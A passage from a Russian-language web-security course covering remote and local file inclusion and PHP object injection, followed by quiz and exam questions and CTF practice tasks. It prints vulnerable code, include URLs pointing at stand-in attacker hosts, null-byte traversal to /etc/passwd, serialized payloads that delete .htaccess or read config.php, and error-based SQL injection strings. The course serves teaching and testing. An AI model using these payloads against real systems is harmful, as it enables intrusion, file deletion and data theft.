: и / нужны для формирования ссылки (http://, ftp://) а точка - для указания расширения внедряемого файла. Но это может быть не обязательно, если к вашему запросу приписывается расширение в самом приложении.

**PHP**

Потенциально уязвимыми функциями в PHP являются:

* eval(),
* preg\_replace() (с модификатором «e»),
* require\_once(),
* include\_once(),
* include(),
* require(),
* create\_function().

Рассмотрим следующий RFI php-пример: (1)

|  |
| --- |
| <?php  if ( isset( $\_GET['language'] ) ) {  include( $\_GET['language'] . '.php' );  } ?> |

В этом случае путь выделяется из HTTP запроса и не выполняется должная фильтрация (например проверки имен из белого списка)

И атака будет выглядеть следующим образом:

|  |
| --- |
| http://example.com/index.php?language=http://attacker.com/any\_page |

И результирующая строка будет выглядеть так:

|  |
| --- |
| include(“[http://attacker.com/any\_page”.”php](http://attacker.com/any_page%E2%80%9D.%E2%80%9Dphp)”)  -> http://attacker.com/any\_page.php |

Windows LFI пример:

|  |
| --- |
| /index.php?language=**C:\\ftp\\upload\\exploit** |

NULL-byte LFI пример:

|  |
| --- |
| $file = $\_GET['file'];  require\_once("/var/www/images/$file.jpg"); .php?file=file.jpg  .php?file=[file inclusion here]%00  .php?file=../../../../../../etc/passwd%00 |

**PERL Null-byte LFI пример:**

|  |
| --- |
| $buffer = $ENV{'QUERY\_STRING'};  $buffer =~ s/%([a-fA-F0-9][a-fA-F0-9])/pack("C", hex($1))/eg;  $fn = '/home/userx/data/' .$buffer. '.jpg';  open (FILE,"<$fn"); |

Атака:

|  |
| --- |
| read.pl?page=../../../../etc/passwd%00jpg |

**JSP**

|  |
| --- |
| <c:import url=”<=request.getParameter(“conf”)%>”> |

Атака:

|  |
| --- |
| Page2.jsp?conf=https://evilsite.com/attack.js |

JSP NULL-byte

|  |
| --- |
| <%  String p = request.getParameter("p");  @include file="<%="includes/" + p +".jsp"%>" %> |

Атака:

|  |
| --- |
| /vulnerable.jsp?p=../../../../var/log/access.log%00 |

### ЛЕКЦИЯ 10

Потенциальные риски: RCE через сериализацию пользовательских данных

Существует в проектах, которые используют ООП - классы и объекты. И на данный момент с 2009 по 2015 год была обнаружена в следующих приложениях:  
  
WordPress 3.6.1

Magento 1.9.0.1

Joomla 3.0.3

IP Board 3.3.4

Также есть и более современные уязвимости в php 5 и 7 версии, за 2016-2017 год. (см vulners.com)

**PHP Классы и методы**

|  |
| --- |
| <?php    class TestClass  {  // A variable  public $variable = 'This is a string';    // A simple method  public function PrintVariable()  {  echo $this->variable;  }  }  // Create an object  $object = new TestClass();    // Call a method  $object->PrintVariable();    ?> |

В данном примере создается объект и вызывается функция PrintVariable(). Которая выводит значение переменной

**PHP magic methods**

Классы в PHP могут содержать специальные функции, называемые “магические функции”. Их имена начинаются на “\_\_”, например такие:

\_\_construct, \_\_destruct, \_\_toString, \_\_sleep, \_\_wakeup и тп.

Эти методы вызываются в соответствующих случаях, напрмиер:

\_\_construct - в случае создания объекта (конструктор)

\_\_destruct - в случае уничтожения объекта (деструктор)

\_\_toString - в случае использования объекта в качестве строки

Добавим магические методы в класс.

|  |
| --- |
| <?php    class TestClass  {  // A variable  public $variable = 'This is a string';    // A simple method  public function PrintVariable()  {  echo $this->variable . '<br />';  }    // Constructor  public function \_\_construct()  {  echo '\_\_construct <br />';  }  // Destructor  public function \_\_destruct()  {  echo '\_\_destruct <br />';  }  // Call  public function \_\_toString()  {  return '\_\_toString<br />';  }  }    // Create an object, will call \_\_construct  $object = new TestClass();  // Call a method, will print 'This is a string'  $object->PrintVariable();    // Object act as a string, will call \_\_toString  echo $object;  // End of PHP script  // Will call \_\_destruct  ?> |

В итоге будет использовано 3 метода: \_\_construct, \_\_destruct, \_\_toString. Конструктор будет вызван при создании объекта, деструктор - в конце PHP скрипта, когда все объекты уничтожаются, а \_\_toString - вызывается в тот момент, когда мы пытаемся вывести объект как строку. Функция echo будет рассматривать объект как строку, и поэтому автоматически вызовется функция \_\_toString.

И в итоге будет следующий вывод на экран:

|  |
| --- |
| \_\_construct  This is a string \_\_toString \_\_destruct |

**PHP Object Serialization**

Язык PHP позволяет сериализовать объекты. Сериализация - процедура, которая позволяет сохранять объект и использовать его позднее. Например можно сохранить объект, содержащий какую-нибудь пользовательскую информацию и использовать его позднее.

Для сериализации объекта нужно вызвать функцию serialize. Она вернет строковое представление, которое можно использовать позднее после вызова функции unserialize, которая в свою очередь пересоздает объект.

Рассмотрим класс, с сериализацией и десереализацией.

|  |
| --- |
| <?php    // Simple class definition  class User  {  // Class data  public $age = 0;  public $name = '';    // Print data  public function PrintData()  {  echo 'User ' . $this->name . ' is ' . $this->age  . ' years old. <br />';  }  }    // Create a user  $usr = new User();    // Set user data  $usr->age = 20;  $usr->name = 'John';    // Print data  $usr->PrintData();    // Serialize object and print output  echo serialize($usr);    ?> |

В его выводе будет следующее:

|  |
| --- |
| User John is 20 years old. O:4:"User":2:{s:3:"age";i:20;s:4:"name";s:4:"John";} |

Теперь попробуем переиспользовать этот объект:

|  |
| --- |
| <?php    // Simple class definition    class User  {  // Class data  public $age = 0;  public $name = '';    // Print data  public function PrintData()  {  echo 'User ' . $this->name . ' is ' . $this->age . ' years old. <br />';  }  }    // Create a user  $usr = unserialize('O:4:"User":2:{s:3:"age";i:20;s:4:"name";s:4:"John";}');    // Print data  $usr->PrintData();    ?> |

И получим следующий вывод:

|  |
| --- |
| User John is 20 years old. |

**Serialization magic functions**

Так же как и функции конструктора и деструктора вызываются автоматически, когда объект создается или удаляется, другие магические функции вызываются когда объект сериализуется и десереализуется.

\_\_sleep - метод вызывается, когда объект сериализуется. Возвращает массив с сериализованными именами переменных.

\_\_wakeup - метод вызывается, когда объект десериализуется.

Объединим все эти методы:

|  |
| --- |
| <?php  class Test  {  public $variable = 'BUZZ';  public $variable2 = 'OTHER';    public function PrintVariable()  {  echo $this->variable . '<br />';  }  public function \_\_construct()  {  echo '\_\_construct<br />';  }  public function \_\_destruct()  {  echo '\_\_destruct<br />';  }  public function \_\_wakeup()  {  echo '\_\_wakeup<br />';  }  public function \_\_sleep()  {  echo '\_\_sleep<br />';    return array('variable', 'variable2');  }  }  // Create an object, will call \_\_construct  $obj = new Test();  // Serialize object, will call \_\_sleep  $serialized = serialize($obj);  // Print serialized string  print 'Serialized: ' . $serialized . <br />';  // Unserialize string, will call \_\_wakeup  $obj2 = unserialize($serialized);  // Call PintVariable, will print data (BUZZ)  $obj2->PrintVariable();  // PHP script ends, will call \_\_destruct for both objects($obj and $obj2)  ?> |

И вот такой вывод:

|  |
| --- |
| \_\_construct \_\_sleep Serialized: O:4:"Test":2:{s:8:"variable";s:4:"BUZZ";s:9:"variable2";s:5:"OTHER";} \_\_wakeup BUZZ \_\_destruct \_\_destruct |

## 

**PHP Object Injection**

Эксплуатация сериализации возможна несколькими различными путями, в зависимости от использованных классов, магических функций и самого приложения.

Сериализованный объект содержит данные, которые контролируются атакующим.

В приложении могут содержаться классы, в которых определены функции \_\_wakeup, \_\_destruct и эти функции могут делать что-то что влияет на веб-приложения.

В качестве примера рассмотрим класс, который временно хранит информацию в лог файле. Когда объект уничтожается этот лог файл больше не нужен и будет удален методом destruct.

|  |
| --- |
| <?php    class LogFile  {  // Specify log filename    public $filename = 'error.log';    // Some code    public function LogData($text)  {  echo 'Log some data: ' . $text . '<br />';  file\_put\_contents($this->filename, $text, FILE\_APPEND);  }    // Destructor that deletes the log file    public function \_\_destruct()  {  echo '\_\_destruct deletes "' . $this->filename . '" file. <br />';  unlink(dirname(\_\_FILE\_\_) . '/' . $this->filename);  }  }    ?> |

Пример использования:

|  |
| --- |
| <?php    include 'logfile.php';    // Create an object  $obj = new LogFile();    // Set filename and log data  $obj->filename = 'somefile.log';  $obj->LogData('Test');    // Destructor will be called and 'somefile.log' will be deleted  ?> |

А в другом скрипте мы могли бы в это время вызывать функцию десериализации, используя данные, предоставляемые пользователем. (атакующий контролирует $\_GET)

|  |
| --- |
| <?php  include 'logfile.php';    // ... Some other code that uses LogFile class ...    // Simple class definition  class User  {  // Class data  public $age = 0;  public $name = '';    // Print data  public function PrintData()  {  echo 'User ' . $this->name . ' is ' . $this->age . ' years old. <br />';  }  }    // Unserialize user supplied data  $usr = unserialize($\_GET['usr\_serialized']);  ?> |

Здесь мы используем класс LogFile. Также есть вызов функции unserialize() с использованием предоставленных пользовательских данных. Вот тут как раз и находится точка инъекции.

В качестве легитимного запроса можно представить вот этот:

|  |
| --- |
| script.php?usr\_serialized=O:4:"User":2:{s:3:"age";i:20;s:4:"name";s:4:"John";} |

Но, что же произойдет, если мы пошлем вместо сериализованного объекта User, сериализованный объект LogFile. Нет никаких принуждающих нас вещей, которые заставили бы нас вообще посылать объект User, так что мы можем посылать все что угодно.

Создадим LogFile объект,

|  |
| --- |
| <?php    $obj = new LogFile();  $obj->filename = '.htaccess';    echo serialize($obj) . '<br />';    ?> |

который бы удалял из папки файл .htaccess и получим вот такой вывод:

|  |
| --- |
| O:7:"LogFile":1:{s:8:"filename";s:9:".htaccess";} \_\_destruct deletes ".htaccess" file. |

И попробуем вставить этот сериализованный объект в GET-запрос вместо ожидаемого

|  |
| --- |
| script.php?usr\_serialized=O:7:"LogFile":1:{s:8:"filename";s:9:".htaccess";} |

И получим следующий вывод:

|  |
| --- |
| \_\_destruct deletes ".htaccess" file. |

Это становится возможным, т.к. Метод destruct вызывается в любом случае и автоматически. А также поскольку у нас есть доступ к переменной LogFile, так что поэтому мы можем для filename задавать любое значение.

**Common injection points**

При этом кроме обычных точек внедрения \_\_wakeup or \_\_destruct, есть еще и другие, которые позволяют эксплуатировать данный тип уязвимости.

Например может быть определен метод toString в одном классе, который позволял бы программисту выводить объект как строку, но в другом классе мог бы использоваться метод toString, который бы давал возможность программисту читать файл.

|  |
| --- |
| <?php    // ... In some other included file ...    class FileClass  {  // Filename variable    public $filename = 'error.log';    // Object used as a string displays the file contents    public function \_\_toString()  {  return file\_get\_contents($this->filename);  }  }    // Main User class    class User  {  // Class data    public $age = 0;  public $name = '';    // Allow object to be used as a String    public function \_\_toString()  {  return 'User ' . $this->name . ' is ' . $this->age . ' years old. <br />';  }  }    // Expected: a serialized User object    $obj = unserialize($\_GET['usr\_serialized']);    // Will call \_\_toString method of the unserialized object    echo $obj;    ?> |

Валидный запрос:

|  |
| --- |
| script.php?usr\_serialized=O:4:"User":2:{s:3:"age";i:20;s:4:"name";s:4:"John";} |

Результат:

|  |
| --- |
| User John is 20 years old. |

Вредоносный запрос:

|  |
| --- |
| script.php?usr\_serialized=O:9:"FileClass":1:{s:8:"filename";s:10:"config.php";} |

**Other possible exploitation situations**

\_\_call будет вызван, когда объект вызывает несуществующую функцию

\_\_get и \_\_set будут вызваны, когда объект попытается получить доступ к несуществующей переменной в классе.

Метод get может быть использован например для получения пользовательских данных и он же может быть использован для получения данных из СУБД. Что приводит нас к атаке типа SQL Injection.

**How to fix and avoid it**

Использовать функцию json\_decode() вместо unserialize() для пользовательских данных

## 

**Ограничения**

Существуют еще и другие проблемы ООП, такие как область видимости. Объекты могут создаваться с приватными, защищенными или публичными функциями\переменными.


Такие области видимости можно попробовать обойти с помощью wildcard, null-byte.

public scope to make that variable/function available from anywhere, other classes and instances of the object.

private scope when you want your variable/function to be visible in its own class only.

protected scope when you want to make your variable/function visible in all classes that extend current class including the parent class.

## Оценочные средства



### **Промежуточное тестирование**

**Дать определения:**  
  
1.1) NULL-byte

1.2) Уязвимость

1.3) Атака

1.4) Эксплойт

1.5) ARP-spoof

1.6) RCE

**Ответить на вопросы:**

2.1) какие элементы входят в классификацию сетевых атак?

2.2) Какую информацию можно почерпнуть с помощью пассивной разведки?

2.3) Каковы условия совершения CSRF атаки?

2.4) Где вы будете искать информацию об уязвимостях?

2.5) Что такое XSS?

2.6) Приведите 3 примера цепочек атак

2.7) Какие примеры туннелей вы можете привести?   


(Речь не об этих туннелях)

**Выбрать правильный ответ**

3.1) Что отличает тестирование на проникновение от взлома?

А) Используемые инструменты

Б) Источник атаки

В) Разрешения, полученные от владельца

Г) Вредоносные намерения

Д) Шляпа, надетая на атакующего

3.2) Какова цель этичного хакинга с точки зрения задач хакера?

А) Определение состояние безопасности в организации

Б) Найти и проэксплуатировать найденные уязвимости

В) Найти и украсть доступные системные ресурсы

Г) Оставить метки в сети, которые доказывают полученный к ней доступ

3.3) Каково назначение hash

A) Убедиться в конфиденциальности при использовании публичной сети

Б) Убедиться в целостности переданного файла

В) Для шифрования передаваемого файла

Г) Убедиться что только авторизованные пользователи имеют доступ к файлу

Д) Убедиться что данные доступны только авторизованным пользователям

3.4) Что из представленного является работающим на 7 уровне OSI протоколом для обеспечения безопасности данных в WLAN'ах хотспотов?

A) HTTPS

Б) HTTP

В) FTP

Г) VPN

Д) HSTS

3.5) Какой тип аудита тестирует настройки доступа и реализованную систему безопасности в организации?

A) Тестирование firewall


Б) Распитие алкоголя с сисадмином

В) Тестирование на проникновение

Г) Тестирование активов

Д) Аудит систем

**Ответьте на вопросы под листингами кода:**




4.1 Какой вид и тип уязвимости можно здесь заметить? Какую эксплуатацию можете предложить? Как защититься от этой угрозы?

|  |
| --- |
| $file = $\_GET['file'];  require\_once("/var/www/images/$file.jpg"); |

4.2 Какой вид и тип уязвимости можно здесь заметить? Какую эксплуатацию можете предложить? Как защититься от этой угрозы?

**Расскажите, что прикольного в эти картинках?**

Пояснения приветствуются.  




## 

## 

## 

## 


## 

## 

### Экзаменационные вопросы

1. Уязвимость. Атака. Эксплойт. Угроза информационной безопасности. Сценарии сетевых атак. Классификация сетевых атак.
2. Этап 1: Предварительное изучение цели. Способы сбора информации о целевых объектах. Анализ публично доступных ресурсов. Использование поисковых систем. Сбор информации регистрационного характера. Использование DNS.
3. Протоколы передачи данных в сетях ethernet, наиболее часто используемые в сканировании и техники их использования. Техники использования этих протоколов для обхода систем фильтрации.
4. Этап 2: Сбор информации на сетевом уровне Идентификация узлов, портов, сервисов и приложений в сети. Определение сервисов.
5. Язык запросов SQL. Состав базы данных. Типичные запросы mysql. SQL Injection: виды, типы, примеры.
6. Протокол HTTP. Методы HTTP. Cookies. Http-headers
7. XSS. Специфика атаки. Типы XSS. Каналы внедрения. Результат. Защита от XSS.
8. CSRF. Применение. Требования для проведения атаки. Примеры. Защита.
9. Template injection. Специфика атаки. Методология: детектирование, идентификация, эксплуатация.
10. NoSQL Injection. Специфика атаки. Методология атаки. Примеры. Результат.
11. XXE. Специфика атаки. Методология атаки. Примеры. Результат.
12. RFI/LFI. Специфика атаки. Проверка. Примеры. Результат.
13. PHP object Injection. Магические методы в PHP. Сериализация объектов в PHP. Сериализация и магические методы. Специфика атаки. Типичные точки входа. Ограничения. Примеры. Результат.


## Основная и дополнительная литература по курсу




### Основные источники

1. Дополнительная информация (@bykvaadm)
2. <https://support.portswigger.net/>
3. https://rdot.org
4. [*https://www.owasp.org/*](https://www.owasp.org/)
5. https://xakep.ru/

### Дополнительные источники



## Примеры решения задач и выполнения практических заданий




### ПРИМЕР ПРАКТИКИ 1

**Сайт:** http://errsql.myctf.ru

**Requirements:** Firefox + hackbar plugin

Данный сайт является примером эксплуатации уязвимости типа error-based.

Уязвимый код:  


Какой вид sql инъекции можно использовать на этом сайте?

1) Пробуем авторизоваться, подставив в любое поле кaвычку (‘), в результате чего получаем ошибку.

2) Получаем список таблиц в текущей базе:

|  |
| --- |
| login=admin' and extractvalue(0x0a,concat(0x0a,(select table\_name from information\_schema.tables where table\_schema=database() limit 0,1))) -- 123 |

Какой результат вы получили?  
Какой запрос вы предположительно получили?  
Разберите построчно, что именно вы сделали?  
  
3) Получаем названия столбцов в найденной таблице:

|  |
| --- |
| login=admin' and extractvalue(0x0a,concat(0x0a,(select column\_name from information\_schema.columns where table\_schema=database() and table\_name='XXXXX' limit 0,1))) -- 123 |

Какой результат вы получили?

4) Достаем флаг.

Самостоятельно введите команду, которая выведет все значения из полученных в пунктах 2,3 базы данных и таблицы.

Какой флаг вы получили? \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

### ПРИМЕР ПРАКТИКИ 2

**Сайт:** http://errsql.myctf.ru

**Requirements:** Kali linux (sqlmap + burp suite)

Для автоматизации поиска уязвимостей воспользуйтесь утилитой sqlmap.

1. Запустите burp suite
2. Запустите браузер и выполните настройку на использование прокси (127.1:8080)
3. Зайдите на сайт <http://errsql.myctf.ru>
